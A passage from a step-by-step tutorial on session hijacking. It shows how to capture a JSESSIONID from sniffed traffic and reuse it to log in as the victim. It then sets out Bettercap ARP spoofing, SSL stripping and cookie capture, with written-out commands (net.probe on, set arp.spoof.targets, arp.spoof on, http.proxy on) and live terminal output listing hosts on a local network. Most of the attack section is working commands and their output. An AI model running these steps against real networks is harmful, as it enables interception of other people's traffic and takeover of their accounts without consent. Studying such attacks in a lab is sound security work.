


Figure 30

- Click on Connections




Figure 31

- Here, it captured Many packets
- Search Using Target Ip address & Open Port number 80 packet




Figure 32

- Here, it captured session id and all like website and other things
- Copy the JSESSION ID.




Figure 33

- Open target Website & right click on home page, then click on inspect.




Figure 34

- Paste the JSESSION ID & press enter.





Figure 35

- Logged in successfully



This web application is open source! Get your copy from [GitHub](#) and take advantage of advanced features.



# Session Hijacking Using Bettercap Tool

Bettercap is a powerful, modern, and flexible Man-in-the-Middle (MITM) attack framework. It is widely used for performing network-based attacks such as traffic sniffing, session hijacking, and real-time data manipulation. Bettercap is considered the next-generation replacement for Ettercap due to its modular architecture and advanced capabilities.

## Features of Bettercap

Bettercap provides several features that make it effective for network attacks:

- **ARP Spoofing:** Redirects network traffic through the attacker's system by poisoning the ARP cache of the victim and gateway.
- **SSL Stripping:** Downgrades HTTPS connections to HTTP, allowing the attacker to sniff unencrypted traffic.
- **Session Hijacking:** Captures session cookies and authentication tokens to take over active user sessions.
- **Live Sniffing:** Enables real-time packet capture and traffic inspection.
- **Modular Architecture:** Supports multiple attack modules and scripting for customized attacks.

## Role of Bettercap in Session Hijacking

Bettercap plays a crucial role in session hijacking by positioning the attacker between the victim and the network gateway and capturing sensitive session data.

# Steps Involved in Session Hijacking Using Bettercap

## Step 1: ARP Spoofing

The attacker performs ARP spoofing to place themselves in a MITM position between the victim and the router.

## Step 2: Live Traffic Sniffing

Once MITM is established, Bettercap starts sniffing live network traffic.

## Step 3: SSL Stripping (Optional)

SSL stripping is used to force HTTPS traffic to HTTP, making it easier to capture sensitive information.

## Step 4: Capturing Session Cookies

Session cookies or authentication tokens are extracted from the intercepted traffic.

## Step 5: Session Hijacking

The captured cookies are reused to hijack and access the victim's active session without authentication.

## Target Website





Figure 36

## How to use it:


- Cmd- bettercap
- Command :- net.probe on



Kali Linux [Running] - Oracle VirtualBox  
File Machine View Input Devices Help  
root@kali:/home/atharva  
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]  
192.168.1.0/24 > 192.168.1.57 » [02:26:34] [sys.log] [inf] gateway monitor started ...  
192.168.1.0/24 > 192.168.1.57 » net.probe on  
192.168.1.0/24 > 192.168.1.57 » [02:26:43] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe  
192.168.1.0/24 > 192.168.1.57 » [02:26:43] [sys.log] [inf] net.probe probing 256 addresses on 192.168.1.0/24  
192.168.1.0/24 > 192.168.1.57 » [02:26:43] [endpoint.new] endpoint 192.168.1.2 detected as e4:c7:6b:55:80 (Intel Corporate).  
192.168.1.0/24 > 192.168.1.57 » [02:26:43] [endpoint.new] endpoint 192.168.1.55 detected as a8:e2:91:df:a4:40.  
192.168.1.0/24 > 192.168.1.57 » [02:26:43] [endpoint.new] endpoint 192.168.1.3 (DESKTOP-0EIBLNP) detected as 28:d0:43:88:fd:13 (AzureWave Technology Inc.).  
192.168.1.0/24 > 192.168.1.57 » [02:26:43] [endpoint.new] endpoint 192.168.1.24 detected as f8:94:c2:f1:b9:09 (Intel Corporate).  
192.168.1.0/24 > 192.168.1.57 » [02:26:43] [endpoint.new] endpoint 192.168.1.5 (DESKTOP-62B3FC1) detected as d4:ab:61:65:2d:f4.  
192.168.1.0/24 > 192.168.1.57 » [02:26:43] [endpoint.new] endpoint 192.168.1.25 detected as 2c:3b:70:9c:e4:a7 (AzureWave Technology Inc.).  
192.168.1.0/24 > 192.168.1.57 » [02:26:43] [endpoint.new] endpoint 192.168.1.21 (DESKTOP-EITCPA) detected as b0:7d:64:41:e2:09 (Intel Corporate).  
192.168.1.0/24 > 192.168.1.57 » [02:26:43] [endpoint.new] endpoint 192.168.1.27 detected as 26:08:b5:56:82:37.  
192.168.1.0/24 > 192.168.1.57 » [02:26:43] [endpoint.new] endpoint 192.168.1.6 detected as 52:a8:fb:61:46:93.  
192.168.1.0/24 > 192.168.1.57 » [02:26:43] [endpoint.new] endpoint 192.168.1.30 (DESKTOP-NODGETSU) detected as 68:7a:64:6d:a4:bb (Intel Corporate).  
192.168.1.0/24 > 192.168.1.57 » [02:26:43] [endpoint.new] endpoint 192.168.1.33 detected as 96:12:ff:86:46:e3.  
192.168.1.0/24 > 192.168.1.57 » [02:26:43] [endpoint.new] endpoint 192.168.1.47 (BRUCE) detected as 14:13:33:69:b7:db (AzureWave Technology Inc.).  
192.168.1.0/24 > 192.168.1.57 » [02:26:43] [endpoint.new] endpoint 192.168.1.34 detected as d2:36:f2:44:f8:56.  
192.168.1.0/24 > 192.168.1.57 » [02:26:44] [endpoint.new] endpoint 192.168.1.56 (USER15) detected as d0:ab:ds:29:a4:23 (Intel Corporate).  
192.168.1.0/24 > 192.168.1.57 » [02:26:44] [endpoint.new] endpoint 192.168.1.44 detected as aa:dc:ac:a1:c6:60.  
192.168.1.0/24 > 192.168.1.57 » [02:26:44] [endpoint.new] endpoint 192.168.1.37 detected as 94:bb:43:a5:1f:b5 (AzureWave Technology Inc.).  
192.168.1.0/24 > 192.168.1.57 » [02:26:44] [endpoint.new] endpoint 192.168.1.35 detected as e8:c7:cfa:0:ab:d6 (Wistron Neweb Corporation).  
192.168.1.0/24 > 192.168.1.57 » [02:26:44] [endpoint.new] endpoint 192.168.1.23 detected as 48:a6:72:b7:54:30 (Intel Corporate).  
192.168.1.0/24 > 192.168.1.57 » [02:26:44] [endpoint.new] endpoint 192.168.1.22 detected as 2c:7b:a0:0a:25:8a (Intel Corporate).  
192.168.1.0/24 > 192.168.1.57 » [02:26:44] [endpoint.new] endpoint 192.168.1.13 detected as e4:c7:67:56:40:23 (Intel Corporate).  
192.168.1.0/24 > 192.168.1.57 » [02:26:44] [endpoint.new] endpoint 192.168.1.42 detected as 50:c2:e8:97:16:ef (CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.).  
192.168.1.0/24 > 192.168.1.57 » [02:26:44] [endpoint.new] endpoint 192.168.1.49 detected as 70:15:fb:7b:41:07.  
192.168.1.0/24 > 192.168.1.57 » [02:26:44] [endpoint.new] endpoint 192.168.1.43 detected as 5c:ba:ef:aa:49:8f (CHONGMING FUGUI ELECTRONICS CO.,LTD.).  
192.168.1.0/24 > 192.168.1.57 » [02:26:44] [endpoint.new] endpoint 192.168.1.48 detected as cc:5e:f8:d0:78:e5 (CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.).  
192.168.1.0/24 > 192.168.1.57 » [02:26:45] [endpoint.new] endpoint 192.168.1.37 detected as e2:c8:f7:3d:40:77.  
192.168.1.0/24 > 192.168.1.57 » [02:26:45] [endpoint.new] endpoint 192.168.1.52 detected as b2:c9:34:f9:9d:25.

Figure 37

- Command:- Set arp.spoof.targets<target ip>



Kali Linux [Running] - Oracle VirtualBox  
File Machine View Input Devices Help  
root@kali:/home/atharva  
:aa:14:ca:54:03.  
192.168.1.0/24 > 192.168.1.57 » ^C  
Are you sure you want to quit this session? y/n n  
192.168.1.0/24 > 192.168.1.57 » set arp.spoof.targets 192.168.1.2  
192.168.1.0/24 > 192.168.1.57 » net.probe on[02:27:28] [endpoint.new] endpoint 192.168.1.28 detected as 34:e6:ad:6e:74:f9 (Intel Corporate).  
192.168.1.0/24 > 192.168.1.57 » arp.spoof on  
[02:27:36] [sys.log] [inf] arp.spoof enabling forwarding  
[02:27:36] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.  
192.168.1.0/24 > 192.168.1.57 » clear[02:28:14] [gateway.change] IPv6 gateway changed: '' () -> 'fe80::a291:caff:fe62:bb61' (a0:91:ca:62:bb:61)  
192.168.1.0/24 > 192.168.1.57 » http.proxy on  
192.168.1.0/24 > 192.168.1.57 » [02:28:20] [sys.log] [inf] http.proxy started on 192.168.1.57:8080 (sslstrip disabled)  
192.168.1.0/24 > 192.168.1.57 » http.server on  
192.168.1.0/24 > 192.168.1.57 » [02:28:26] [sys.log] [inf] http.server starting on https://192.168.1.57:443

Figure 38

- Command:- arp.spoof on



Kali Linux [Running] - Oracle VirtualBox

```
:c9:34:f9:9d:25.
192.168.1.0/24 > 192.168.1.57 » [02:26:45] [endpoint.new] endpoint 192.168.1.17 detected as f6:aa:14:ca:54:03.
192.168.1.0/24 > 192.168.1.57 » ^C

Are you sure you want to quit this session? y/n n
